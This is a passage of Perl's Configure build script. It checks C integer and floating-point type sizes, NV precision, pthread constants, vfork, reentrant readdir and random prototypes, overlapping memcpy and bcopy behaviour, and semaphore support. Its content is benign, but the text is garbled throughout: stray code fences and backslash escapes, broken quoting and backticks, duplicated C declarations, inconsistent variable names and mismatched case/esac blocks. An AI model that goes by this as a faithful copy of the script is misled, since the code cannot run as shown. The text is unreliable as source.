    val="$undef"
```

```
    echo "Nope, it doesn't."
```

```
fi
```

```
set d_volatile
```

```
eval $setvar
```

```
$rm_try
```

```
: Check basic sizes
```

```
echo " "
```

```
$echo "Choosing the C types to be used for Perl's internal types..." >&4
```

```
case "$use64bitint:$d_quad:$quadtype" in
```

```
define:define:?)
```

```
    ivtype="$quadtype"
```

```
    uvtype="$uquadtype"
```

```
    ivsize=8
```

```
    uvsize=8
```

```
    ;;
```

```
*)    ivtype="long"
```

```
    uvtype="unsigned long"
```

```
    ivsize=$longsize
```

```
    uvsize=$longsize
```

```
    ;;
```

```
esac
```

```
case "$uselongdouble:$d_longdbl" in
```

```
define:define)
```

```
    nvtype="long double"
```

```
    nvsize=$longdblsize
```

```
;;
*)      nvtype=double
        nvsize=$doublesize
        ;;
esac
```

```
$echo "(IV will be "$ivtype", $ivsize bytes)"
```

```
$echo "(UV will be "$uvtype", $uvsize bytes)"
```

```
$echo "(NV will be "$nvtype", $nvsize bytes)"
```

```
$cat >try.c <<EOCP
```

```
#$i_inttypes I_INTTYPES
```

```
#ifdef I_INTTYPES
```

```
#include <inttypes.h>
```

```
#endif
```

```
#include <stdio.h>
```

```
int main() {
```

```
#ifdef INT8
```

```
    int8_t i = INT8_MAX;
```

```
    uint8_t u = UINT8_MAX;
```

```
    printf("int8_t\n");
```

```
#endif
```

```
#ifdef INT16
```

```
    int16_t i = INT16_MAX;
```

```
    uint16_t i = UINT16_MAX;
```

```

    printf("int16_t\n");

#endif

#ifdef INT32

    int32_t i = INT32_MAX;

    uint32_t u = UINT32_MAX;

    printf("int32_t\n");

#endif

}

EOCP


i8type="signed char"

u8type="unsigned char"

i8size=1

u8size=1


case "$i16type" in
")    case "$shortsize" in
        2)    i16type=short
                u16type="unsigned short"
                i16size=$shortsize
                u16size=$shortsize
                ;;
        esac
        ;;
esac

```



```

case "$i16type" in
")    set try -DINT16
      if eval $compile; then
          case "$run ./try" in
              int16_t)
                  i16type=int16_t
                  u16type=uint16_t
                  i16size=2
                  u16size=2
                  ;;
          esac
      fi
      ;;
esac

case "$i16type" in
")    if $test $shortsize -ge 2; then
          i16type=short
          u16type="unsigned short"
          i16size=$shortsize
          u16size=$shortsize
          fi
      ;;
esac

case "$i32type" in

```

```

")    case "$longsize" in
      4)    i32type=long
            u32type="unsigned long"
            i32size=$longsize
            u32size=$longsize
            ;;
      *)    case "$intsize" in
            4)    i32type=int
                  u32type="unsigned int"
                  i32size=$intsize
                  u32size=$intsize
                  ;;
            esac
            ;;
      esac
    ;;
  esac

  ;;
esac

case "$i32type" in
")    set try -DINT32

      if eval $compile; then
        case "$run ./try" in
          int32_t)
            i32type=int32_t
            u32type=uint32_t
            i32size=4

```

```

                u32size=4
            ;;
        esac
    fi
    ;;
esac

case "$i32type" in
")    if $test $intsize -ge 4; then
        i32type=int
        u32type="unsigned int"
        i32size=$intsize
        u32size=$intsize
    fi
    ;;
esac

case "$i64type" in
")    case "$d_quad:$quadtype" in
        define:?)
            i64type="$quadtype"
            u64type="$uquadtype"
            i64size=8
            u64size=8
            ;;
        esac
    esac

```

```

;;

esac

$echo "Checking how many bits of your UVs your NVs can preserve..." >&4

: volatile so that the compiler has to store it out to memory.

if test X"$d_volatile" = X"$define"; then

    volatile=volatile

fi

$cat <<EOP >try.c

#include <stdio.h>

#$i_stdlib I_STDLIB

#ifdef I_STDLIB

#include <stdlib.h>

#endif

#include <sys/types.h>

#include <signal.h>

#ifdef SIGFPE

$volatile int bletched = 0;

$signal_t blech(int s) { bletched = 1; }

#endif

int main() {

    $uvtype u = 0;

    $nvtype d;

    int    n = 8 * $uvsize;

    int    i;

```

```

#ifdef SIGFPE

    signal(SIGFPE, blech);

#endif

    for (i = 0; i < n; i++) {

        u = u << 1 | ($uvtype)1;

        d = ($nvtype)u;

        if (($uvtype)d != u)

            break;

        if (d <= 0)

            break;

        d = ($nvtype)(u - 1);

        if (($uvtype)d != (u - 1))

            break;

#ifdef SIGFPE

        if (bletched)

            break;

#endif

    }

    printf("%d\n", ((i == n) ? -n : i));

    exit(0);

}

EOP

set try

```

```

d_nv_preserves_uv="$undef"

if eval $compile; then

    nv_preserves_uv_bits=""$run ./try`"

fi

case "$nv_preserves_uv_bits" in

\-[1-9]*)

    nv_preserves_uv_bits=`expr 0 - $nv_preserves_uv_bits`

    $echo "Your NVs can preserve all $nv_preserves_uv_bits bits of your UVs." 2>&1

    d_nv_preserves_uv="$define"

    ;;

[1-9]*) $echo "Your NVs can preserve only $nv_preserves_uv_bits bits of your UVs." 2>&1

    d_nv_preserves_uv="$undef" ;;

*)      $echo "Can't figure out how many bits your NVs preserve." 2>&1

    nv_preserves_uv_bits="0" ;;

esac

$rm_try

$echo "Checking to find the largest integer value your NVs can hold..." >&4

: volatile so that the compiler has to store it out to memory.

if test X"$d_volatile" = X"$define"; then

    volatile=volatile

fi

$cat <<EOP >try.c

#include <stdio.h>

```

```
typedef $nvtype NV;
```

```
int
```

```
main() {
```

```
    NV value = 2;
```

```
    int count = 1;
```

```
    while(count < 256) {
```

```
        $volatile NV up = value + 1.0;
```

```
        $volatile NV negated = -value;
```

```
        $volatile NV down = negated - 1.0;
```

```
        $volatile NV got_up = up - value;
```

```
        int up_good = got_up == 1.0;
```

```
        int got_down = down - negated;
```

```
        int down_good = got_down == -1.0;
```

```
        if (down_good != up_good) {
```

```
            fprintf(stderr,
```

```
                "Inconsistency - up %d %f; down %d %f; for 2**%d (%.20f)\n",
```

```
                up_good, (double) got_up, down_good, (double) got_down,
```

```
                count, (double) value);
```

```
            return 1;
```

```
        }
```

```
        if (!up_good) {
```

```
            while (1) {
```

```

    if (count > 8) {
        count -= 8;
        fputs("256.0", stdout);
    } else {
        count--;
        fputs("2.0", stdout);
    }
    if (!count) {
        puts("");
        return 0;
    }
    fputs("*", stdout);
}
}

value *= 2;

++count;
}

fprintf(stderr, "Cannot overflow integer range, even at 2**%d (%.20f)\n",
        count, (double) value);

return 1;
}

EOP

set try

nv_overflows_integers_at='0'

```



```
if eval $compile; then
```

```
    xxx="$run ./try`"
```

```
    case "$?" in
```

```
        0)
```

```
            case "$xxx" in
```

```
                2*) cat >&4 <<EOM
```

The largest integer your NVs can preserve is equal to \$xxx

EOM

```
            nv_overflows_integers_at="$xxx"
```

```
            ;;
```

```
        *) cat >&4 <<EOM
```

Cannot determine the largest integer value your NVs can hold, unexpected output

```
'$xxx'
```

EOM

```
            ;;
```

```
        esac
```

```
    ;;
```

```
*) cat >&4 <<EOM
```

Cannot determine the largest integer value your NVs can hold

EOM

```
;;
```

```
esac
```

```
fi
```

```
$rm_try
```

\$echo "Checking whether NV 0.0 is all bits zero in memory..." >&4

: volatile so that the compiler has to store it out to memory.

if test X"\$d\_volatile" = X"\$define"; then

volatile=volatile

fi

\$cat <<EOP >try.c

#include <stdio.h>

#\$i\_stdlib I\_STDLIB

#ifdef I\_STDLIB

#include <stdlib.h>

#endif

#\$i\_string I\_STRING

#ifdef I\_STRING

# include <string.h>

#else

# include <strings.h>

#endif

#include <sys/types.h>

#include <signal.h>

#ifdef SIGFPE

\$volatile int bleached = 0;

\$signal\_t blech(int s) { bleached = 1; }

#endif

int checkit(\$nvtype d, char \*where) {

```

unsigned char *p = (char *)&d;

unsigned char *end = p + sizeof(d);

int fail = 0;


while (p < end)

    fail += *p++;


if (!fail)

    return 0;


p = (char *)&d;

printf("No - %s: 0x", where);

while (p < end)

    printf ("%02X", *p++);

printf("\n");

return 1;
}


int main(int argc, char **argv) {

    $nvtype d = 0.0;

    int fail = 0;

    fail += checkit(d, "0.0");


    /* The compiler shouldn't be assuming that bletched is 0 */

    d = bletched;

```

```
fail += checkit(d, "bleched");
```

```
#ifdef SIGFPE
```

```
    signal(SIGFPE, blech);
```

```
#endif
```

```
/* Paranoia - the compiler should have no way of knowing that ANSI says  
   that argv[argc] will always be NULL.  Actually, if it did assume this it  
   would be buggy, as this is C and main() can be called from elsewhere in  
   the program. */
```

```
d = argv[argc] ? 1 : 0;
```

```
if (d) {
```

```
    printf("Odd argv[argc]=%p, d=%g\n", argv[argc], d);
```

```
}
```

```
fail += checkit(d, "ternary");
```

```
memset(&d, sizeof(d), argv[argc] ? 1 : 0);
```

```
if (d != 0.0) {
```

```
    printf("No - memset doesn't give 0.0\n");
```

```
    /* This might just blow up: */
```

```
    printf("(gives %g)\n", d);
```

```

        return 1;
    }

#ifdef SIGFPE
    if (bletched) {
        printf("No - something bleched\n");
        return 1;
    }
#endif

    if (fail) {
        printf("No - %d fail(s)\n", fail);
        return 1;
    }

    printf("Yes\n");
    return 0;
}

EOP

set try

d_nv_zero_is_allbits_zero="$undef"

if eval $compile; then
    xxx="$run ./try`"
    case "$?" in
        0)
            case "$xxx" in

```

Yes) cat >&4 <<EOM

0.0 is represented as all bits zero in memory

EOM

```
d_nv_zero_is_allbits_zero="$define"
```

```
;;
```

\*) cat >&4 <<EOM

0.0 is not represented as all bits zero in memory

EOM

```
d_nv_zero_is_allbits_zero="$undef"
```

```
;;
```

```
esac
```

```
;;
```

\*) cat >&4 <<EOM

0.0 is not represented as all bits zero in memory

EOM

```
d_nv_zero_is_allbits_zero="$undef"
```

```
;;
```

```
esac
```

fi

\$rm\_try

: check for off64\_t

echo " "

echo "Checking to see if you have off64\_t..." >&4

\$cat >try.c <<EOCP

```

#include <sys/types.h>

#include <unistd.h>

int main() { off64_t x = 7; }

EOCP

set try

if eval $compile; then

    val="$define"

    echo "You have off64_t."

else

    val="$undef"

    echo "You do not have off64_t."

    case "$lseeksize" in

        8) echo "(Your off_t is 64 bits, so you could use that.)" ;;

    esac

fi

$rm_try

set d_off64_t

eval $setvar

```

: how to create joinable pthreads

```

if test "X$usethreads" = "X$define" -a "X$i_pthread" = "X$define"; then

    echo " "

    echo "Checking what constant to use for creating joinable pthreads..." >&4

    $cat >try.c <<'EOCP'

#include <pthread.h>

```

```
int main() {  
    int detachstate = JOINABLE;  
}
```

EOCP

```
set try -DJOINABLE=PTHREAD_CREATE_JOINABLE  
  
if eval $compile; then  
    echo "You seem to use PTHREAD_CREATE_JOINABLE." >&4  
    val="$undef" # Yes, undef.  
    set d_old_thread_create_joinable  
    eval $setvar  
    val=""  
    set old_thread_create_joinable  
    eval $setvar  
else  
    set try -DJOINABLE=PTHREAD_CREATE_UNDETACHED  
    if eval $compile; then  
        echo "You seem to use PTHREAD_CREATE_UNDETACHED." >&4  
        val="$define"  
        set d_old_thread_create_joinable  
        eval $setvar  
        val=PTHREAD_CREATE_UNDETACHED  
        set old_thread_create_joinable  
        eval $setvar  
    else  
        set try -DJOINABLE=__UNDETACHED
```



```

        if eval $compile; then

            echo "You seem to use __UNDETACHED." >&4

            val="$define"

            set d_old_pthread_create_joinable

            eval $setvar

            val=__UNDETACHED

            set old_pthread_create_joinable

            eval $setvar

        else

            echo "Egads, nothing obvious found.  Guessing that you use 0." >&4

            val="$define"

            set d_old_pthread_create_joinable

            eval $setvar

            val=0

            set old_pthread_create_joinable

            eval $setvar

        fi

    fi

    $rm_try

else

    d_old_pthread_create_joinable="$undef"

    old_pthread_create_joinable=""

fi

```

: see if pause exists

set pause d\_pause

eval \$inlibc

: see if poll exists

set poll d\_poll

eval \$inlibc

: see if prctl exists

set prctl d\_prctl

eval \$inlibc

: see if prctl supports PR\_SET\_NAME

d\_prctl\_set\_name=\$undef

case \$d\_prctl in

    \$define)

        \$cat >try.c <<EOM

#include <sys/prctl.h>

int main (int argc, char \*argv[])

{

    return (prctl (PR\_SET\_NAME, "Test"));

  } /\* main \*/

EOM

set try

```

        if eval $compile_ok && $run ./try; then

            echo "Your prctl (PR_SET_NAME, ...) works"

            d_prctl_set_name=$define

        fi

        $rm_try

    ;;

esac

```

```

: see if readlink exists

set readlink d_readlink

eval $inlibc

```

```

: Check if exe is symlink to abs path of executing program

```

```

echo " "

procseluxe=""

val="$undef"

case "$d_readlink" in

    "$define")

```

```

        : NetBSD first as /proc/self is a symlink to /proc/curproc, and it feels

```

```

        : more tidy to avoid an extra level of symlink

```

```

        set NetBSD /proc/curproc/exe Linux /proc/self/exe FreeBSD /proc/curproc/file Solaris
        /proc/self/path/a.out

```

```

        while test $# -gt 0; do

```

```

            type=$1; try=$2

```

```

            shift; shift

```

```

            if $issymlink $try; then

```

```

        $ls -l $try > reflect

        if $contains /`basename $ls` reflect >/dev/null 2>&1; then

            echo "You have $type-like $try."

            procseluxe=""$try""

            val="$define"

            : This will break out of the loop

            set X; shift

        fi

    fi

done

;;

esac

$rm -f reflect

set d_procseluxe

eval $setvar

: backward compatibility for d_hvfork

if test X$d_hvfork != X; then

    d_vfork="$d_hvfork"

    d_hvfork=""

fi

: see if there is a vfork

val=""

set vfork val

eval $inlibc

```

```
d_pseudofork=$undef
```

: Ok, but do we want to use it. vfork is reportedly unreliable in

: perl on Solaris 2.x, and probably elsewhere.

```
case "$val" in
```

```
$define)
```

```
    echo " "
```

```
    case "$usevfork" in
```

```
        false) dflt='n';;
```

```
        *) dflt='y';;
```

```
    esac
```

```
    cat <<'EOM'
```

Perl can only use a vfork() that doesn't suffer from strict restrictions on calling functions or modifying global data in the child. For example, glibc-2.1 contains such a vfork() that is unsuitable. If your system provides a proper fork() call, chances are that you do NOT want perl to use vfork().

EOM

```
rp="Do you still want to use vfork()?"
```

```
./myread
```

```
case "$ans" in
```

```
y|Y) ;;
```

```

*)
    echo "Ok, we won't use vfork()."
    val="$undef"
    ;;
esac
;;

```

```
esac
```

```
set d_vfork
```

```
eval $setvar
```

```
case "$d_vfork" in
```

```
$define) usevfork='true';;
```

```
*) usevfork='false';;
```

```
esac
```

```
: see whether the pthread_atfork exists
```

```
$cat >try.c <<EOP
```

```
#include <pthread.h>
```

```
#include <stdio.h>
```

```
int main() {
```

```
#ifdef PTHREAD_ATFORK
```

```
    pthread_atfork(NULL,NULL,NULL);
```

```
#endif
```

```
}
```

```
EOP
```

```

: see if pthread_atfork exists

set try -DPTHREAD_ATFORK

if eval $compile; then

    val="$define"

else

    val="$undef"

fi

case "$usethreads" in
$define)

    case "$val" in

$define) echo 'pthread_atfork found.' >&4 ;;

*)      echo 'pthread_atfork NOT found.' >&4 ;;

    esac

esac

set d_pthread_atfork

eval $setvar

```

```

: see if pthread_attr_setscope exists

set pthread_attr_setscope d_pthread_attr_setscope

eval $inlibc

```

```

: see whether the various POSIXish _yields exist

$cat >try.c <<EOP

#include <pthread.h>

#include <stdio.h>

```

```

int main() {

#ifdef SCHED_YIELD

    sched_yield();

#else

#ifdef PTHREAD_YIELD

    pthread_yield();

#else

#ifdef PTHREAD_YIELD_NULL

    pthread_yield(NULL);

#endif

#endif

#endif

}

```

EOP

: see if sched\_yield exists

set try -DSCHED\_YIELD

if eval \$compile; then

val="\$define"

sched\_yield='sched\_yield()'

else

val="\$undef"

fi

case "\$usethreads" in

\$define)

case "\$val" in



```

        $define) echo 'sched_yield() found.' >&4      ;;
        *)      echo 'sched_yield() NOT found.' >&4    ;;
    esac

esac

set d_sched_yield

eval $setvar

: see if pthread_yield exists

set try -DPTHREAD_YIELD

if eval $compile; then
    val="$define"
    case "$sched_yield" in
        ") sched_yield='pthread_yield()' ;;
    esac
else
    set try -DPTHREAD_YIELD_NULL

    if eval $compile; then
        val="$define"
        case "$sched_yield" in
            ") sched_yield='pthread_yield(NULL)' ;;
        esac
    else
        val="$undef"
    fi
fi

```

```

case "$usethreads" in
$define)

    case "$val" in

        $define) echo 'pthread_yield() found.' >&4      ;;

        *)      echo 'pthread_yield() NOT found.' >&4 ;;

    esac

    ;;

esac

set d_pthread_yield

eval $setvar

case "$sched_yield" in

") sched_yield=undef ;;

esac

$rm_try

: see if random_r exists

set random_r d_random_r

eval $inlibc

case "$d_random_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_stdlib stdlib.h"

    case "$d_random_r_proto:$usethreads" in

":define")      d_random_r_proto=define

        set d_random_r_proto random_r $hdrs

        eval $hasproto ;;

```

```

*)      ;;

esac

case "$d_random_r_proto" in

define)

case "$random_r_proto" in

"|0) try='int random_r(int*, struct random_data*);'

./protochk "$extern_C $try" $hdrs && random_r_proto=I_iS ;;

esac

case "$random_r_proto" in

"|0) try='int random_r(long*, struct random_data*);'

./protochk "$extern_C $try" $hdrs && random_r_proto=I_LS ;;

esac

case "$random_r_proto" in

"|0) try='int random_r(struct random_data*, int32_t*);'

./protochk "$extern_C $try" $hdrs && random_r_proto=I_St ;;

esac

case "$random_r_proto" in

"|0)    d_random_r=undef

        random_r_proto=0

        echo "Disabling random_r, cannot determine prototype." >&4 ;;

* )    case "$random_r_proto" in

        REENTRANT_PROTO*) ;;

        *) random_r_proto="REENTRANT_PROTO_$random_r_proto" ;;

esac

echo "Prototype: $try" ;;

```

```

        esac

        ;;

        *)      case "$usethreads" in
                  define) echo "random_r has no prototype, not using it." >&4 ;;
                  esac

                  d_random_r=undef

                  random_r_proto=0

                  ;;

        esac

        ;;

        *)      random_r_proto=0

        ;;

esac

```

: see if readdir and friends exist

```
set readdir d_readdir
```

```
eval $inlibc
```

```
set seekdir d_seekdir
```

```
eval $inlibc
```

```
set telldir d_telldir
```

```
eval $inlibc
```

```
set rewinddir d_rewinddir
```

```
eval $inlibc
```

: see if readdir64\_r exists

```

set readdir64_r d_readdir64_r

eval $inlibc

case "$d_readdir64_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_dirent dirent.h"

    case "$d_readdir64_r_proto:$usetthreads" in

        ".:define")        d_readdir64_r_proto=define

            set d_readdir64_r_proto readdir64_r $hdrs

            eval $hasproto ;;

        *)                ;;

    esac

    case "$d_readdir64_r_proto" in

        define)

            case "$readdir64_r_proto" in

                "|0) try='int readdir64_r(DIR*, struct dirent64*, struct dirent64**);'

                ./protochk "$extern_C $try" $hdrs && readdir64_r_proto=I_TSR ;;

            esac

            case "$readdir64_r_proto" in

                "|0) try='int readdir64_r(DIR*, struct dirent64*);'

                ./protochk "$extern_C $try" $hdrs && readdir64_r_proto=I_TS ;;

            esac

            case "$readdir64_r_proto" in

                "|0)    d_readdir64_r=undef

                readdir64_r_proto=0

                echo "Disabling readdir64_r, cannot determine prototype." >&4 ;;

```

```

*)      case "$readdir64_r_proto" in
        REENTRANT_PROTO*) ;;

        *) readdir64_r_proto="REENTRANT_PROTO_$readdir64_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

    esac

;;

*)      case "$usethreads" in

        define) echo "readdir64_r has no prototype, not using it." >&4 ;;

        esac

        d_readdir64_r=undef

        readdir64_r_proto=0

        ;;

    esac

;;

*)      readdir64_r_proto=0

        ;;

    esac

: see if readdir_r exists

set readdir_r d_readdir_r

eval $inlibc

case "$d_readdir_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_dirent dirent.h"

```

```

case "$d_readdir_r_proto:$usethreads" in
":define")      d_readdir_r_proto=define

                set d_readdir_r_proto readdir_r $hdrs

                eval $hasproto ;;

*)              ;;

esac

case "$d_readdir_r_proto" in

define)

case "$readdir_r_proto" in

"|0) try='int readdir_r(DIR*, struct dirent*, struct dirent**);'

./protochk "$extern_C $try" $hdrs && readdir_r_proto=l_TSR ;;

esac

case "$readdir_r_proto" in

"|0) try='int readdir_r(DIR*, struct dirent*);'

./protochk "$extern_C $try" $hdrs && readdir_r_proto=l_TS ;;

esac

case "$readdir_r_proto" in

"|0)      d_readdir_r=undef

        readdir_r_proto=0

        echo "Disabling readdir_r, cannot determine prototype." >&4 ;;

* )      case "$readdir_r_proto" in

                REENTRANT_PROTO*) ;;

                *) readdir_r_proto="REENTRANT_PROTO_$readdir_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

```

```

        esac

        ;;

        *)      case "$usethreads" in
                  define) echo "readdir_r has no prototype, not using it." >&4 ;;

                  esac

                  d_readdir_r=undef

                  readdir_r_proto=0

                  ;;

        esac

        ;;

        *)      readdir_r_proto=0

        ;;

esac

```

: see if readv exists

set readv d\_readv

eval \$inlibc

: see if recvmsg exists

set recvmsg d\_recvmsg

eval \$inlibc

: see if rename exists

set rename d\_rename

eval \$inlibc



: see if rmdir exists

set rmdir d\_rmdir

eval \$inlibc

: see if memory.h is available.

val=""

set memory.h val

eval \$inhdr

: See if it conflicts with string.h

case "\$val" in

\$define)

case "\$strings" in

") ;;

\*)

\$cppstdin \$cppflags \$cppminus < \$strings > mem.h

if \$contains 'memcpy' mem.h >/dev/null 2>&1; then

echo " "

echo "We won't be including <memory.h>."

val="\$undef"

fi

\$rm -f mem.h

;;

esac

```
esac
```

```
set i_memory
```

```
eval $setvar
```

```
: can bcopy handle overlapping blocks?
```

```
echo " "
```

```
val="$undef"
```

```
case "$d_memmove" in
```

```
"$define") echo "I'll use memmove() instead of bcopy() for overlapping copies." ;;
```

```
*)      case "$d_bcopy" in
```

```
        "$define")
```

```
            echo "Checking to see if bcopy() can do overlapping copies..." >&4
```

```
            $cat >try.c <<EOCP
```

```
#$i_memory I_MEMORY
```

```
#$i_stdlib I_STDLIB
```

```
#$i_string I_STRING
```

```
#$i_unistd I_UNISTD
```

```
EOCP
```

```
    $cat >>try.c <<'EOCP'
```

```
#include <stdio.h>
```

```
#ifdef I_MEMORY
```

```
# include <memory.h>
```

```
#endif
```

```
#ifdef I_STDLIB
```

```
# include <stdlib.h>
```

```

#endif

#ifdef I_STRING

# include <string.h>

#else

# include <strings.h>

#endif

#ifdef I_UNISTD

# include <unistd.h> /* Needed for NetBSD */

#endif

int main()
{
    char buf[128], abc[128];

    char *b;

    int len;

    int off;

    int align;

    /* Copy "abcde..." string to char abc[] so that gcc doesn't
       try to store the string in read-only memory. */
    bcopy("abcdefghijklmnopqrstuvwxy0123456789", abc, 36);

    for (align = 7; align >= 0; align--) {
        for (len = 36; len; len--) {
            b = buf+align;

            bcopy(abc, b, len);

```

```

        for (off = 1; off <= len; off++) {

            bcopy(b, b+off, len);

            bcopy(b+off, b, len);

            if (bcmp(b, abc, len))

                exit(1);

        }

    }

}

exit(0);

}

```

EOCP

```

set try

if eval $compile_ok; then

    if $run ./try 2>/dev/null; then

        echo "Yes, it can."

        val="$define"

    else

        echo "It can't, sorry."

    fi

else

    echo "(I can't compile the test program, so we'll assume not...)"

fi

;;

esac

$rm_try

```

```

;;

esac

set d_safebcpy

eval $setvar

: can memcpy handle overlapping blocks?

echo " "

val="$undef"

case "$d_memmove" in

"$define") echo "I'll use memmove() instead of memcpy() for overlapping copies." ;;

*)      case "$d_memcpy" in

"$define")

echo "Checking to see if memcpy() can do overlapping copies..." >&4

$cat >try.c <<EOCP

#$i_memory I_MEMORY

#$i_stdlib I_STDLIB

#$i_string I_STRING

#$i_unistd I_UNISTD

EOCP

$cat >>try.c <<'EOCP'

#include <stdio.h>

#ifdef I_MEMORY

# include <memory.h>

#endif

#ifdef I_STDLIB

```

```

# include <stdlib.h>

#endif

#ifdef I_STRING

# include <string.h>

#else

# include <strings.h>

#endif

#ifdef I_UNISTD

# include <unistd.h> /* Needed for NetBSD */

#endif

int main()

{

char buf[128], abc[128];

char *b;

int len;

int off;

int align;


/* Copy "abcde..." string to char abc[] so that gcc doesn't
   try to store the string in read-only memory. */

memcpy(abc, "abcdefghijklmnopqrstuvwxyz0123456789", 36);


for (align = 7; align >= 0; align--) {

    for (len = 36; len; len--) {

        b = buf+align;

```

```

memcpy(b, abc, len);
for (off = 1; off <= len; off++) {
    memcpy(b+off, b, len);
    memcpy(b, b+off, len);
    if (memcmp(b, abc, len))
        exit(1);
}
}
}
exit(0);
}
EOCP

```

```

set try
if eval $compile_ok; then
    if $run ./try 2>/dev/null; then
        echo "Yes, it can."
        val="$define"
    else
        echo "It can't, sorry."
    fi
else
    echo "(I can't compile the test program, so we'll assume not...)"
fi
;;
esac

```

```

        $rm_try
    ;;

esac

set d_safemcpy

eval $setvar

: can memcmp be trusted to compare relative magnitude?

val="$undef"

case "$d_memcmp" in

"$define")

    echo " "

    echo "Checking if your memcmp() can compare relative magnitude..." >&4

    $cat >try.c <<EOCP

#$i_memory I_MEMORY

#$i_stdlib I_STDLIB

#$i_string I_STRING

#$i_unistd I_UNISTD

EOCP

    $cat >>try.c <<'EOCP'

#include <stdio.h>

#ifdef I_MEMORY

# include <memory.h>

#endif

#ifdef I_STDLIB

# include <stdlib.h>

```



```

#endif

#ifdef I_STRING

# include <string.h>

#else

# include <strings.h>

#endif

#ifdef I_UNISTD

# include <unistd.h> /* Needed for NetBSD */

#endif

int main()
{
    char a = -1;

    char b = 0;

    if ((a < b) && memcmp(&a, &b, 1) < 0)
        exit(1);

    exit(0);
}

EOCP

set try

if eval $compile_ok; then

    if $run ./try 2>/dev/null; then

        echo "Yes, it can."

        val="$define"

    else

        echo "No, it can't (it uses signed chars)."
```

```
        fi
    else
        echo "(I can't compile the test program, so we'll assume not...)"
    fi
;;
esac

$rm_try
set d_sanemcmp
eval $setvar

: see if prototype for sbrk is available
echo " "
set d_sbrkproto sbrk ${i}_unistd unistd.h
eval $hasproto

: see if select exists
set select d_select
eval $inlibc

: see if semctl exists
set semctl d_semctl
eval $inlibc

: see if semget exists
set semget d_semget
```

```
eval $inlibc
```

```
: see if semop exists
```

```
set semop d_semop
```

```
eval $inlibc
```

```
: see how much of the 'sem*(2)' library is present.
```

```
h_sem=true
```

```
echo " "
```

```
case "$d_semctl$d_semget$d_semop" in
```

```
*"${undef}*)" h_sem=false;;
```

```
esac
```

```
case "$osname" in
```

```
freebsd)
```

```
case "`ipcs 2>&1`" in
```

```
"SVID messages"*"not configured"*)
```

```
    echo "Your $osname does not have the sem*(2) configured." >&4
```

```
h_sem=false
```

```
val="${undef}"
```

```
set semctl d_semctl
```

```
eval $setvar
```

```
set semget d_semget
```

```
eval $setvar
```

```
set semop d_semop
```

```
eval $setvar
```

```

;;

esac

;;

esac

: we could also check for sys/ipc.h ...

if $h_sem && $test `./findhdr sys/sem.h`; then

    echo "You have the full sem*(2) library." >&4

    val="$define"

else

    echo "You don't have the full sem*(2) library." >&4

    val="$undef"

fi

set d_sem

eval $setvar

: see whether sys/sem.h defines union semun

echo " "

$cat > try.c <<'END'

#include <sys/types.h>

#include <sys/ipc.h>

#include <sys/sem.h>

int main () { union semun semun; semun.buf = 0; }

END

set try

if eval $compile; then

```

```
echo "You have union semun in <sys/sem.h>." >&4  
val="$define"  
else  
echo "You do not have union semun in <sys/sem.h>." >&4  
val="$undef"  
fi  
$rm_try  
set d_union_semun  
eval $setvar
```

: see how to do semctl IPC\_STAT

```
case "$d_sem" in
```

```
$define)
```

```
echo " "
```

```
$cat > tryh.h <<END
```

```
#ifndef S_IRUSR
```

```
#  ifdef S_IREAD
```

```
#    define S_IRUSR S_IREAD
```

```
#    define S_IWUSR S_IWRITE
```

```
#    define S_IXUSR S_IEXEC
```

```
#  else
```

```
#    define S_IRUSR 0400
```

```
#    define S_IWUSR 0200
```

```
#    define S_IXUSR 0100
```

```
#  endif
```

```

# define S_IRGRP (S_IRUSR>>3)

# define S_IWGRP (S_IWUSR>>3)

# define S_IXGRP (S_IXUSR>>3)

# define S_IROTH (S_IRUSR>>6)

# define S_IWOTH (S_IWUSR>>6)

# define S_IXOTH (S_IXUSR>>6)

#endif

#ifndef S_IRWXU

# define S_IRWXU (S_IRUSR|S_IWUSR|S_IXUSR)

# define S_IRWXG (S_IRGRP|S_IWGRP|S_IXGRP)

# define S_IRWXO (S_IROTH|S_IWOTH|S_IXOTH)

#endif

END

: see whether semctl IPC_STAT can use union semun

case "$d_semctl_semun" in

")

val="$undef"

$cat > try.c <<END

#include <sys/types.h>

#include <sys/ipc.h>

#include <sys/sem.h>

#include <sys/stat.h>

#include <stdio.h>

#include <errno.h>

#include "tryh.h"

```

```

#ifndef errno

extern int errno;

#endif

#ifdef _union_semun HAS_UNION_SEMUN

int main() {

    union semun

#ifdef HAS_UNION_SEMUN

    {

        int val;

        struct semid_ds *buf;

        unsigned short *array;

    }

#endif

    arg;

    int sem, st;


#ifdef defined(IPC_PRIVATE) && defined(S_IRWXU) && defined(S_IRWXG) && defined(S_IRWXO) &&
defined(IPC_CREAT)

    sem = semget(IPC_PRIVATE, 1, S_IRWXU|S_IRWXG|S_IRWXO|IPC_CREAT);

    if (sem > -1) {

        struct semid_ds argbuf;

        arg.buf = &argbuf;

#ifdef IPC_STAT

        st = semctl(sem, 0, IPC_STAT, arg);

        if (st == 0)

            printf("semun\n");

#endif

    }

#endif

}

#endif

```

```

        else

#       endif /* IPC_STAT */

        printf("semctl IPC_STAT failed: errno = %d\n", errno);

#       ifdef IPC_RMID

        if (semctl(sem, 0, IPC_RMID, arg) != 0)

#       endif /* IPC_RMID */

        printf("semctl IPC_RMID failed: errno = %d\n", errno);

    } else

#endif /* IPC_PRIVATE && ... */

    printf("semget failed: errno = %d\n", errno);

    return 0;

}

```

END

```

set try

if eval $compile; then

    xxx=`$run ./try`

    case "$xxx" in

        semun) val="$define" ;;

    esac

fi

$rm_try

set d_semctl_semun

eval $setvar

;;

esac

```



```
case "$d_semctl_semun" in
```

```
$define)
```

```
    echo "You can use union semun for semctl IPC_STAT." >&4
```

```
        also='also'
```

```
;;
```

```
*) echo "You cannot use union semun for semctl IPC_STAT." >&4
```

```
    also=""
```

```
;;
```

```
esac
```

: see whether semctl IPC\_STAT can use struct semid\_ds pointer

```
case "$d_semctl_semid_ds" in
```

```
"")
```

```
    val="$undef"
```

```
    $cat > try.c <<'END'
```

```
#include <sys/types.h>
```

```
#include <sys/ipc.h>
```

```
#include <sys/sem.h>
```

```
#include <sys/stat.h>
```

```
#include "tryh.h"
```

```
#include <stdio.h>
```

```
#include <errno.h>
```

```
#ifndef errno
```

```
extern int errno;
```

```
#endif
```

```

int main() {

    struct semid_ds arg;

    int sem, st;

